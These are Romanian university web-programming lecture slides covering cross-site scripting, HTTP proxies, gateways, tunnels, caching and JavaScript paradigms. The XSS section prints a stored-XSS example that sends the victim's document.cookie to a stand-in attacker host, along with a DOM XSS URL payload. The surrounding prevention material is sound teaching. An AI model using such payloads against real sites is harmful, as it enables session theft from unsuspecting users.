
- ▶ Tinte posibile ale atacatorilor:
 - ▶ Cookie-urile de autentificare
 - ▶ Date ale utilizatorului:
 - ▶ istoricul browser-ului
 - ▶ informații personale (dacă este logat)
 - ▶ fișiere încărcate pe site
 - ▶ geolocația, webcam-ul, microfonul (API HTML5 care necesită acordul utilizatorului)
 - ▶ Keylogging
 - ▶ Phishing
 - ▶ Modificarea site-ului (design, conținut) (injectarea de reclame)
 - ▶ Atac de tipul Denial of Service

Cross Site Scripting (XSS)

Atac XSS non-persistent (Reflected XSS)

- ▶ Surse ale atacurilor:
 - ▶ Email-uri de la persoane necunoscute
 - ▶ Secțiunea de comentarii a unui site
 - ▶ Social media

Cross Site Scripting (XSS)




Cross Site Scripting (XSS)

Atac XSS persistent (Stored XSS)

- ▶ Codul atacatorului ajunge să fi stocat în baza de dată a serverului, iar codul este executat de browser când utilizatorul intră pe site
- ▶ E.g., la înregistrarea unui utilizator nou numele introdus este:

```
anaaremere<script>document.location='https://site.  
atacator.com/?cookie=' +document.cookie</script>
```

Cross Site Scripting (XSS)



Cross Site Scripting (XSS)

Atac DOM XSS

- ▶ Atacatorul se folosește de utilizarea nesigură a obiectelor din Document Object Model (DOM)
- ▶ E.g., utilizarea document.URL pentru a afișa pe site numele unui utilizator
 - ▶ Scriptul din pagină:

```
var pos=document.URL.indexOf("user=")+5;  
document.write(document.URL.substring(pos,document  
.URL.length));
```

- ▶ Adresa trimisă de atacator

[http://www.unsite.com/?user=<script>f \(\)</script>](http://www.unsite.com/?user=<script>f ()</script>)

[http://www.unsite.com/#user=<script>f \(\)</script>](http://www.unsite.com/#user=<script>f ()</script>)

Cross Site Scripting (XSS)

Elementele care trebuie *sanitizate* (en., *sanitized*)

- ▶ URL
- ▶ Parametrii GET și POST dintr-un formular
- ▶ window.location
- ▶ Proprietățile obiectului document:
 - ▶ referrer, location, URL, URLUnencoded
- ▶ Cookie-urile
- ▶ Header-ele
- ▶ Datele din baza de date introduse de utilizator

Cross Site Scripting (XSS)

Prevenirea atacurilor

- ▶ Encodarea informațiilor introduse de utilizator
 - ▶ Browser-ul trebuie să interpreze informațiile ca date nu ca și cod
- ▶ Validarea informațiilor introduse de utilizator
 - ▶ Filtrarea informațiilor introduse
 - ▶ Regex, număr minim/maxim de caractere
- ▶ Verificările trebuie să se facă atât la client cât mai ales la server

Cross Site Scripting (XSS)

Utilizarea funcțiilor PHP:

- ▶ strip_tags (*șir*) – scoate toate tag-urile HTML și PHP dintr-un șir de caractere
- ▶ htmlspecialchars (*șir, ...*) – convertește caracterele speciale în entități HTML (&"<>')

Funcția JavaScript

- ▶ encodeURIComponent (*uri*) – convertește caracterele speciale

[https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

Bibliografie

- ▶ <http://resources.infosecinstitute.com/how-to-prevent-cross-site-scripting-attacks/>
- ▶ <https://excess-xss.com/>
- ▶ [https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)
- ▶ <https://www.sitepoint.com/8-practices-to-secure-your-web-app/>
- ▶ <https://www.acunetix.com/websitemanagement/cross-site-scripting/>
- ▶ <https://www.netsparker.com/blog/web-security/cross-site-scripting-xss/>
- ▶ <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>
- ▶ <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy>
- ▶ <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security>
- ▶ <https://developers.google.com/web/fundamentals/security/csp/>
- ▶ <http://tools.ietf.org/html/rfc5246>
- ▶ http://blog.haproxy.com/2011/09/16/benchmarking_ssl_performance/

PROGRAMARE WEB

CURSUL 13


CONCEPTE INTERNET

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică "Gheorghe Asachi" din Iași

2022-2023




Cuprins

- I. Cererea și răspunsul HTTP
- II. Proxy
- III. Gateway
- IV. Tunel
- V. Cache

Cererea și răspunsul HTTP

Cerere – Răspuns (Request – Response)

- Un mesaj HTTP (cerere sau răspuns) trebuie să aibă următoarea formă:



Proxy

- ▶ Aplicație intermediară care este în același timp server și client cu rolul a răspunde cererilor altor clienți
- ▶ În Request-Line valoarea pentru request-URI este adresa completă



Proxy

Header-e HTTP specifice cererii trimise către un proxy

- ▶ *Proxy-Authorization*
 - ▶ e.g., Proxy-Authorization: Basic dXNIcjpwYXJvbGE=
- ▶ *X-Forwarded-For, X-Forwarded-Host, X-Forwarded-Proto* - adresa, domeniul, respectiv, protocolul clientului inițial care a făcut cererea
- ▶ *Max-Forwards* - numărul maxim de noduri (proxy sau gateway) prin care poate să treacă cererea
- ▶ *Via* – proxy-urile prin care a trecut cererea

Proxy

Header-e HTTP specifice răspunsului primit de la un proxy

- ▶ *Proxy-Authenticate*
 - ▶ e.g., Proxy-Authenticate: Basic
- ▶ *Via* – proxy-urile prin care a trecut răspunsul

Proxy

- ▶ Dacă un proxy necesită autentificare, atunci răspunsul este forma:
 - ▶ 407 Proxy Authentication Required
- ▶ Header-ele *Proxy-Authorization* (cerere) și *Proxy-Authenticate* (răspuns) sunt header-e single-hop (nu sunt transmise mai departe)
- ▶ Header-ele *Authorization* (cerere) și *WWW-Authenticate* (răspuns) sunt header-e end-to-end (sunt transmise nemodificate prin serverele intermediare)

Proxy

Tipuri de proxy

- ▶ *Transparent* – cererea și răspunsul nu sunt modificate (cu excepția elementelor necesare autentificării și identificării serverului proxy)
- ▶ *Non-transparent* – cererea și/sau răspunsul sunt modificate

Proxy

- ▶ Header-e HTTP care pot fi modificate de proxy

User-Agent	Accept-Encoding	Via
Accept	Accept-Language	
Accept-Charset	X-Forwarded-For	

- ▶ Dacă o cerere conține header-ul

Cache-Control: no-transform

serverul proxy nu trebuie să modifice cererea (proxy transparent)

Proxy

Utilitatea serverelor proxy


- ▶ Securitate (scanarea conținutului împotriva malware-ului)
- ▶ Anonimitate
- ▶ Traducerea răspunsului
- ▶ Logare
- ▶ Autentificare
- ▶ Caching
- ▶ Filtrarea conținutului (e.g, control parental)
- ▶ Accesarea unor adrese care, în mod normal, sunt blocate sau filtrate

Gateway

Gateway

- ▶ Server care este un intermediar pentru alte servere
- ▶ Clientul care face cererea, de obicei, nu știe că trimite cererea la un gateway sau la un server web
- ▶ Spre deosebire de un proxy, destinatarul cererii este gateway-ul

Gateway



Tunel

Tunel

- ▶ Program intermediar care face legătura dintre două conexiuni
- ▶ Datele sunt transferate între cele două conexiuni fără a fi modificate sau monitorizate de tunel
- ▶ Tunelul există doar atât timp cât ambele conexiuni sunt active

Cache

Cache

Mecanism de stocare temporară a resurselor web

► Avantaje:

- ▶ Reducerea traficului pe rețea
- ▶ Reducerea încărcării serverului
- ▶ Reducerea timpului de răspuns la cererea clientului

► Metode:

- ▶ Eliminarea trimiterii unor cereri la server
- ▶ Trimiterea de către server a unor răspunsuri "mai scurte"

Cache

- ▶ O entitate din cache este considerată validă dacă entitatea nu a fost modificată după ce a fost stocată în cache
- ▶ Header-e utilizate de mecanismul de cache
 - ▶ Cache-control (la client și la server)
 - ▶ (1) Last-Modified (la client și la server)
 - ▶ (1) ETag (la server)
 - ▶ If-Match, If-None-Match, If-Range (la client)
 - ▶ If-Modified-Since (la client)
 - ▶ If-Not-Modified-Since (la client)
 - ▶ Warning

Cache

Modalități de control al unui cache

1. Restricții cu privire la ce răspunsuri pot fi considerate pentru a fi stocate în cache
2. Restricții cu privire la ce poate fi efectiv stocat într-un cache
3. Specificarea unui mecanism de expirare a cache-ului
4. Controlarea revalidării și reîncărcării cache-ului
5. Controlarea posibilității de a modifica răspunsul înainte de a fi stocat în cache
6. Extinderea sistemului cache

Cache

Header-ul Cache-Control

Cerere (client - user-agent)	Răspuns (server)
(4) no-cache	(1) public
(2) no-store	(1) private
(3) max-age = <i>secunde</i>	(1) no-cache
(3) max-stale [= <i>secunde</i>]	(2) no-store
(3) min-fresh = <i>secunde</i>	(5) no-transform
(5) no-transform	(4) must-revalidate
(4) only-if-cached	(4) proxy-revalidate
(6) cache-extension	(3) max-age = <i>secunde</i>
	(3) s-max-age = <i>secunde</i>
	(6) cache-extension

Bibliografie

- ▶ http://www.w3schools.com/tags/ref_httpmethods.asp
- ▶ http://www.differen.com/difference/GET%28HTTP%29_vs_POST%28HTTP%29
- ▶ <http://computer.howstuffworks.com/cookie.htm>
- ▶ <http://www.nczonline.net/blog/2009/05/05/http-cookies-explained/>
- ▶ http://www.w3schools.com/js/js_cookies.asp
- ▶ <http://tools.ietf.org/html/rfc2616>
- ▶ <https://tools.ietf.org/html/rfc7235>
- ▶ <http://tools.ietf.org/html/rfc6265>
- ▶ <https://expressjs.com/en/api.html#res.cookie>
- ▶ <https://www.npmjs.com/package/express-session>

PROGRAMARE WEB

CURSUL 13 EXTRA


PARADIGMELE LIMBAJULUI
JAVASCRIPT

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică "Gheorghe Asachi" din Iași

2023-2024



Cuprins

I. Paradigmele limbajului JavaScript

Paradigmele limbajului JavaScript

- ▶ Limbaj de scripting
- ▶ Sintaxa JavaScript s-a dezvoltat pornind de la limbajul C
- ▶ JavaScript nu are legătură cu limbajul Java
- ▶ Are la bază standardul ECMAScript și este asemănător cu limbajul ActionScript

Paradigmele limbajului JavaScript

Limbaj de scripting

- ▶ PHP, Python
- ▶ Limbaj de programare care utilizează script-uri

Script

- ▶ Program care este executat într-un mediu care interpretează și execută instrucțiunile/task-urile

Limbaj dinamic

- ▶ În timpul execuției se pot adăuga funcționalități pe care limbajele statice le adaugă la compilare; e.g, se pot extinde obiecte și definiții

Paradigmele limbajului JavaScript

Programare imperativă

- ▶ C++, Java, PHP, Python
- ▶ Instrucțiunile schimbă starea programului

Programare orientată-obiect

- ▶ C++, Java, PHP, Python
- ▶ Subcategorie a programării imperative
- ▶ Folosește obiecte care au atribute și metode
- ▶ Moștenirea este realizată prin prototipuri

Paradigmele limbajului JavaScript

Programare declarativă

- ▶ SQL, expresii regulate, HTML, Prolog, Haskell, Java (v8 lambda expr), Lisp, Python
- ▶ Este descris rezultatul dorit fără a fi specificați explicit pașii sau instrucțiunile necesare obținerii rezultatului

Paradigmele limbajului JavaScript

Programare funcțională

- ▶ Haskell, Java (v8 lambda expr), Lisp, Python
- ▶ Execuția unui program presupune evaluarea unor funcții (matematice) și evitarea schimbării stării și a datelor mutabile
- ▶ Valoarea returnată de o funcție depinde doar de argumentele de intrare ale funcției
- ▶ Apelarea de mai multe ori a unei funcții cu aceleași argumente va produce același rezultat de fiecare dată

Paradigmele limbajului JavaScript

Programare funcțională

```
var f = function() {  
    console.log("Functii exprimate ca obiecte");  
};  
  
(function(nume) {  
    console.log( "Functiile "+nume +" se pot  
                auto-executa la definire");  
} ) ("Anonime");
```

Paradigmele limbajului JavaScript

Funcție first-class

- ▶ Haskell, PHP, Python
- ▶ Limbajul permite transmiterea funcțiilor ca argumente ale altor funcții, permite ca o variabilă să aibă ca valoare o funcție. Funcțiile sunt variabile de tipul function

```
const foo = function() {
    console.log("mesaj");
}
// apelul se realizează prin intermediul variabilei
foo();
```

Paradigmele limbajului JavaScript

Programare bazată pe prototip

- ▶ ActionScript, Lua, Python (cu prototype.py)
- ▶ Programare orientată obiect în care nu există clase, iar moștenirea se realizează prin clonarea obiectelor existente, acestea având rolul de prototip

Paradigmele limbajului JavaScript

Programare bazată pe prototip

```

function Employee(name, dept) {
    this.name = name || "";
    this.dept = dept || "general";
}
function WorkerBee(projs) {
    this.projects = projs || [];
}
WorkerBee.prototype = new Employee;

function Engineer(name, projs, mach) {
    this.base = WorkerBee;
    this.base(name, "engineering", projs);
    this.machine = mach || "";
}
Engineer.prototype = new WorkerBee;
Employee.prototype.specialty = "none";

var jane = new Engineer("Doe, Jane", ["navigator",
"javascript"], "belau");

```

